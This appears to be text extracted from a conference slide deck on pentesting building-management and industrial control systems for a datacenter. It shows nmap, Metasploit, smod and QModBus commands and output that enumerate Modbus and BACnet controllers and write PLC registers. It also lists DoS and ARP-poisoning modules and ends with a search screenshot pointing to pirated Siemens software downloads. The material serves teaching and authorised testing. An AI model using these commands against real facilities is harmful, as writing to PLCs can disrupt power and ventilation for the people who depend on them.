

# INDUSTRIAL / BUILDING HACKING



## ICS/SCADA/BMS PENTEST BY DUMMIES

RANDORI SEC

# Who am I ?

- Davy Douhine
- Twitter: @ddouhine
- Doing pentests since 2008
- Work most of my time for a CERT based in Paris

# ICS/SCADA/BMS



# Disclaimer

- No oscilloscope
- No ASM
- No reverse
- No breathtaking exploit
- But a few tips that could help

# Context

- A client asked for a BMS pentest of a datacenter
- No idea how these things works
- Drives the electricity and the ventilation

# Context

- Meeting with client
- Main concern: what can do an attacker ?
- Provider told that the system was safe
- Challenge accepted

# Context

- Asked Arnaud Soullié (a french PLCs lover) for pointers to learn a bit
- Worked with Damien Picard (Synacktiv)



**Arnaud SOULLIÉ**  
@arnaudsoullie Follows you

Full stack cyber

📍 Paris, France

📅 Joined November 2009



**Mon Speudo**  
@monSpeudo Follows you

📅 Joined November 2011

# Protocols we saw



Modbus is a popular protocol for industrial control systems (ICS). It provides easy, raw access to the control system without requiring any authentication.

[Explore Modbus](#)

## SIEMENS

S7 (S7 Communication) is a Siemens proprietary protocol that runs between programmable logic controllers (PLCs) of the Siemens S7 family.

[Explore Siemens S7](#)



DNP3 (Distributed Network Protocol) is a set of communications protocols used between components in process automation systems. Its main use is in utilities such as electric and water companies.

[Explore DNP3](#)

## TRIDIUM

The Fox protocol, developed as part of the Niagara framework from Tridium, is most commonly seen in building automation systems (offices, libraries, Universities, etc.)

[Explore Niagara Fox](#)

## BACnet

BACnet is a communications protocol for building automation and control networks. It was designed to allow communication of building automation and control systems for applications such as heating, air-conditioning, lighting, and fire detection systems.

[Explore BACnet](#)

## EtherNet/IP

EtherNet/IP was introduced in 2001 and is an industrial Ethernet network solution available for manufacturing automation.

[Explore EtherNet/IP](#)



Service Request Transport Protocol (GE-SRTP) protocol is developed by GE Intelligent Platforms (earlier GE Fanuc) for transfer of data from PLCs.

[Explore GE-SRTP](#)

## HART-IP

The HART Communications Protocol (Highway Addressable Remote Transducer Protocol) is an early implementation of Fieldbus, a digital industrial automation protocol. Its most notable advantage is that it can communicate over legacy wiring.

[Explore HART-IP](#)



PCWorx is a protocol and program by Phoenix Contact used by a wide range of industries.

[Explore PCWorx](#)

# Modbus

Modbus has been the standard for serial link protocols in industry since 1979. Millions of automation devices use Modbus for communications. For Ethernet, the TCP port 502 is reserved for Modbus.



Power system PLC

Modbus Requests	Function Code (Hexadecimal)	Communication Function
Read bits	16#01	READ_VAR
Read input bits	16#02	READ_VAR
Read words	16#03	READ_VAR
Write a bit or n bits	16#0F	WRITE_VAR
Write a word or n words	16#10	WRITE_VAR

# Modbus

Modbus has been the standard for serial link protocols in industry since 1979. Millions of automation devices use Modbus for communications. For Ethernet, the TCP port 502 is reserved for Modbus.



Modbus Requests	Function Code (Hexadecimal)	Communication Function
Read bits	16#01	READ_VAR
Read input bits	16#02	READ_VAR
Read words	16#03	READ_VAR
Write a bit or n bits	16#0F	WRITE_VAR
Write a word or n words	16#10	WRITE_VAR

# Modbus - tools

## Level 0: nmap

```
nmap --script modbus-discover.nse --script-args='modbus-discover.aggressive=true' -p 502 <host>
```

### Script Output

```
PORt      STATE SERVICE
502/tcp  open  modbus
| modbus-discover:
|   sid 0x64:
|     Slave ID data: \xFA\xFFPM710PowerMeter
|     Device identification: Schneider Electric PM710 v03.110
|   sid 0x96:
|_    error: GATEWAY TARGET DEVICE FAILED TO RESPONSE
```

# Modbus - tools

## Level 1: metasploit

```
msf auxiliary(modbusclient) > info

    Name: Modbus Client Utility
    Module: auxiliary/scanner/scada/modbusclient
    License: Metasploit Framework License (BSD)
    Rank: Normal

Provided by:
  EsMnemon <esm@mnemonic.no>
  Arnaud SOULLIE <arnaud.soullie@solucom.fr>

Available actions:
  Name          Description
  ----          -----
  READ_COIL     Read one bit from a coil
  READ_REGISTER Read one word from a register
  WRITE_COIL    Write one bit to a coil
  WRITE_REGISTER Write one word to a register

Basic options:
  Name          Current Setting  Required  Description
  ----          -----          -----      -----
  DATA          no              Data to write (WRITE_COIL and WRITE_REGISTER modes only)
  DATA_ADDRESS  yes             Modbus data address
  RHOST         yes             The target address
  RPORT         502            The target port
  UNIT_NUMBER   1              Modbus unit number

Description:
  This module allows reading and writing data to a PLC using the
  Modbus protocol. This module is based on the 'modiconstop.rb'
  Basecamp module from DigitalBond, as well as the mbtget perl script.

msf auxiliary(modbusclient) >
```

# Modbus - tools

## Level 2: smod

```
root@kali2: ~/tools/smod
Modules                                         Description
-----
modbus/dos/galilRIO                           DOS Galil RIO-47100
modbus/dos/writeSingleCoils                   DOS With Write Single Coil Function
modbus/dos/writeSingleRegister                DOS Write Single Register Function
modbus/function/readCoils                     Fuzzing Read Coils Function
modbus/function/readDiscreteInput             Fuzzing Read Discrete Inputs Function
modbus/function/readExceptionStatus           Fuzzing Read Exception Status Function
modbus/function/readHoldingRegister          Fuzzing Read Holding Registers Function
modbus/function/readID                        Fuzzing Read Coils Function
modbus/function/readInputRegister            Fuzzing Read Input Registers Function
modbus/function/writeSingleCoils              Fuzzing Write Single Coil Function
modbus/function/writeSingleRegister           Fuzzing Write Single Register Function
modbus/scanner/discover                      Check Modbus Protocols
modbus/scanner/getfunc                       Enumeration Function on Modbus
modbus/scanner/uid                           Brute Force UID
modbus/sniff/arp                            Arp Poisoning
SMOD modbus(uid) >use modbus/scanner/getfunc
SMOD modbus(getfunc) >show options
Name      Current Setting Required Description
-----
Output    True           False   The stdout save in output directory
RHOSTS   <REDACTED>    True    The target address range or CIDR identifier
RPORT     502           False   The port number for modbus protocol
Threads   1              False   The number of concurrent threads
UID       None          True    Modbus Slave UID.
SMOD modbus(getfunc) >set RHOSTS <REDACTED>
SMOD modbus(getfunc) >set UID 10
SMOD modbus(getfunc) >exploit
[+] Module Get Function Start
[+] Looking for supported function codes on <REDACTED>
[+] Function Code 1(Read Coils) is supported.
[+] Function Code 2(Read Discrete Inputs) is supported.
[+] Function Code 3(Read Multiple Holding Registers) is supported.
[+] Function Code 4(Read Input Registers) is supported.
[+] Function Code 5(Write Single Coil) is supported.
[+] Function Code 6(Write Single Holding Register) is supported.
[+] Function Code 8(Diagnostic) is supported.
[+] Function Code 15(Write Multiple Coils) is supported.
[+] Function Code 16(Write Multiple Holding Registers) is supported.
[+] Function Code 22(Mask Write Register) is supported.
[+] Function Code 23(Read/Write Multiple Registers) is supported.
[+] Function Code 43(Read Device Identification) is supported.
[+] Function Code 90 is supported.
```

# Modbus - tools

## Level 3: QModBus

File Tools Help

Modbus RTU Modbus TCP Modbus ASCII

Active

Modbus Server

Network Address

Port

502

Apply

ModBus Request

Slave ID Function code Start address Num of coils

1 Write Multiple Registers (0x10) 200 2

Display hex data

Send

Registers

Data type	Register	Data
Holding Register (1...	200	10
Holding Register (1...	201	32767

Bus Monitor

Raw data received:


```
00 96 00 00 00 cb 01 03 c8 08 24 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 97 00 00 00 cb 01 03 c8 08 24 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 98 00 00 00 cb 01 03 c8 08 24 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 99 00 00 00 cb 01 03 c8 08 24 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 9a 00 00 00 cb 01 03 c8 08 24 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 9b 00 00 00 cb 01 03 c8 08 24 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 9c 00 00 00 cb 01 03 c8 08 24 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 9d 00 00 00 cb 01 03 c8 08 24 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 9e 00 00 00 cb 01 03 c8 08 24 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 a0 00 00 00 cb 01 03 c8 00 00 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 a1 00 00 00 cb 01 03 c8 00 00 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 a3 00 00 00 cb 01 03 c8 00 00 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 a4 00 00 00 cb 01 03 c8 00 00 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 a8 00 00 00 cb 01 03 c8 00 00 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 a9 00 00 00 cb 01 03 c8 00 00 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 ab 00 00 00 cb 01 03 c8 00 00 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 ac 00 00 00 cb 01 03 c8 00 00 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 ad 00 00 00 cb 01 03 c8 00 00 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 ae 00 00 00 cb 01 03 c8 00 00 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 af 00 00 00 cb 01 03 c8 00 00 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 b3 00 00 00 cb 01 03 c8 00 00 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 b6 00 00 00 cb 01 03 c8 00 00 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 b7 00 00 00 cb 01 03 c8 00 00 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
00 b8 00 00 00 cb 01 03 c8 00 00 00 03 00 03 00 02 00 00 01 98 01 97 01 97 00 eb 00 eb 00 eb 00 01 ff ff 00 02 02 73 13 86 01 f2 01 <
```

ModBus requests/responses:

I/O	Slave ID	Function code	Start address	Num of coils	CRC
45:3 Req >>	1	16	200	2	0000
45:4 << Resp	1	16	200	2	0028 (0064)
45:5 Req >>	1	16	200	2	0000
45:6 << Resp	1	16	200	2	0028 (0064)
45:7 Req >>	1	16	200	2	0000
45:8 << Resp	1	16	200	2	0028 (0064)
45:9 Req >>	1	16	200	2	0000
46:0 << Resp	1	16	200	2	0028 (0064)
46:1 Req >>	1	16	200	2	0000
46:2 << Resp	1	16	200	2	0028 (0064)
46:3 Req >>	1	16	200	2	0000
46:4 << Resp	1	16	200	2	0028 (0064)
46:5 Req >>	1	16	200	2	0000
46:6 << Resp	1	16	200	2	0028 (0064)
46:7 Req >>	1	16	200	2	0000
46:8 << Resp	1	16	200	2	0028 (0064)
46:9 Req >>	1	16	200	2	0000
47:0 << Resp	1	16	200	2	0028 (0064)
47:1 Req >>	1	16	200	2	0000
47:2 << Resp	1	16	200	2	0028 (0064)
47:3 Req >>	1	16	200	2	0000

# Modbus - tools

## Level 10: Unity Pro



The image shows the top navigation bar of the Schneider Electric website. It features a green header with the slogan "Life Is On" on the left, followed by the Schneider Electric logo. A search bar is positioned in the center, and below it are three main menu categories: "PRODUCTS", "SOLUTIONS", and "SERVICES".

Home > Industrial Automation and Control > Unity Pro

## Unity Pro


Common programming, debugging and operating software for the Modicon Premium, Atrium and Quantum PLC ranges.



Catalogue


# Modbus - tools

## Level 10: Unity Pro



# Modbus - tools

## Level 10: Unity Pro



# Modbus



Read/write access  
on SCHNEIDER PLC

# Building Automation and Control networks



Ventilation PLC



<input checked="" type="checkbox"/>	Data Sharing – Read Property-A	DS-RP-A
<input checked="" type="checkbox"/>	Data Sharing – Read Property-B	DS-RP-B
<input checked="" type="checkbox"/>	Data Sharing – Read Property Multiple-A	DS-RPM-A
<input checked="" type="checkbox"/>	Data Sharing – Read Property Multiple-B	DS-RPM-B
<input checked="" type="checkbox"/>	Data Sharing – Write Property-A	DS-WP-A
<input checked="" type="checkbox"/>	Data Sharing – Write Property-B	DS-WP-B

**SIEMENS**

# BACnet - tools

## Level 0: nmap

```
0xBAC0 == 47808

root@kali:~/toolz/Redpoint# nmap -sU -p 47808 --script=BACnet-discover-enumerate.nse

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-06-27 18:10 CEST
Nmap scan report for 192.168.1.11
Host is up (0.00079s latency).

PORT      STATE SERVICE
47808/udp open  BACNet -- Building Automation and Control Networks
| BACnet-discover-enumerate:
|   Vendor ID: Siemens Schweiz AG (Formerly: Landis & Staefa Division Europe) (7)
|   Vendor Name: Siemens Building Technologies
|   Object-identifier: 2099215
|   Firmware: FW=V5.10.069 / SBC=10.02 / FLI=05.10 / BBI=13.04 / LWI=01.10 / PMC=01.30 / STF=01.20
|   Application Software: Appl_SW_Vers
|   Object Name: 1'AS15
|   Model Name: PXC100-E.D / HW=V3.00
|_  Description: CTA GE-B (PXC100)

Nmap done: 1 IP address (1 host up) scanned in 14.36 seconds
```

# BACnet - tools

## Level 1: YABE

Yet Another Bacnet Explorer - Yabe

File Functions Options Help

Devices

- Devices
- Udp:47808
  - PcVue 1983 [1983]
    - DitriAB [17811]
    - GF1Anne [17801]
    - ChauffB7 [17819]
    - DistAnne [17803]
    - GF2Anne [17802]
    - ChauffB4 [17818]
    - ChauffB1 [17817]
    - Interface BAES [137]
    - CTA2 [17813]
    - GF1A [17804]
    - LogA [17807]
    - DistriA [17806]
    - DistriB [17810]
    - GF2A [17805]
    - GF1B [17808]
    - GF2B [17809]
    - CTA3 [17814]
    - CTA1 [17812]
    - LVIS-S9B [17823]
    - LVIS-S8A [17820]
    - Udp:47808

Subscriptions, Periodic Polling, Events/Aarms

Device	ObjectId	Name
...	47808 - 17819	OBJEC...
...	47808 - 17801	OBJEC...
...	47808 - 17823	NewAlarm

Properties

**BacnetProperty**

Apdu Timeout	3000
Application Software Version	1.0
Database Revision	0
Description	BACnet BAES
Device Address Binding	
Firmware Revision	0.4.7
Location	FRANCE
Max Apdu Length Accepted	1476
Model Name	062600
Number Of Apdu Retries	3
Object Identifier	OBJECT_DEVICE:137
Object List	Object[] Array
Object Name	Interface BAES
Object Type	8 : Object Device
Protocol Object Types Supported	00100100100
Protocol Revision	5
Protocol Services Supported	000000000000100101000
Protocol Version	1
Segmentation Supported	3 : None
System Status	0 : Operational
Vendor Identifier	294
Vendor Name	Legrand

**Vendor Name**  
BACNET\_APPLICATION\_TAG\_CHARACTER\_STRING

Address Space

- Interface BAES
- ANALOG\_VALUE:0

Log

Sending ReadPropertyRequest ...  
ComplexAck  
Sending ReadPropertyRequest ...  
ComplexAck  
Sending ReadPropertyRequest ...  
ComplexAck  
Sending ReadPropertyRequest ...  
ComplexAck  
Sending ReadPropertyRequest ...  
ComplexAck

# BACnet - tools

## Level 10: DESIGO

SIEMENS



### Desigo™ CC

Based on open, standard protocols, Desigo CC is Siemens newest building management station.

► Building Technologies and Solutions

► Contact

► A-Z Index

► Downloads

► Site Explorer

Search

► Siemens USA ► Desigo CC

**Designed to Meet Your Building Control and Safety Needs Today and into the Future.**


Text Size



What defines your perfect place?

# BACnet - tools

## Level 10: DESIGO



Google search results for "desigo torrent". The search bar shows "desigo torrent". The results page includes a navigation bar with "Tous", "Vidéos", "Images", "Actualités", "Shopping", "Plus", "Paramètres", and "Outils". Below the bar, it says "Environ 50 200 résultats (0,56 secondes)". The first result is a forum post from "plc.myforum.ro" about "desigo insight 3.51 download". The second result is a forum post from "plcforum.uz.ua" about "Desigo INSIGHT for ...". The third result is a forum post from "hassanheha.forumn.org" about "DESIGO™ XWORKS plus, V4".

desigo torrent

Tous Vidéos Images Actualités Shopping Plus Paramètres Outils

Environ 50 200 résultats (0,56 secondes)

[plc.myforum.ro :: View topic - desigo insight 3.51 download](#)  
plc.myforum.ro › Building Technology Management ▾ Traduire cette page  
2 oct. 2011 - 16 messages - 10 auteurs  
desigo insight download <http://rapidshare.com/files/84947802/>  
Desigo\_INSIGHT\_for\_SIEMENS\_Building\_automation\_option.zip. Disc 1

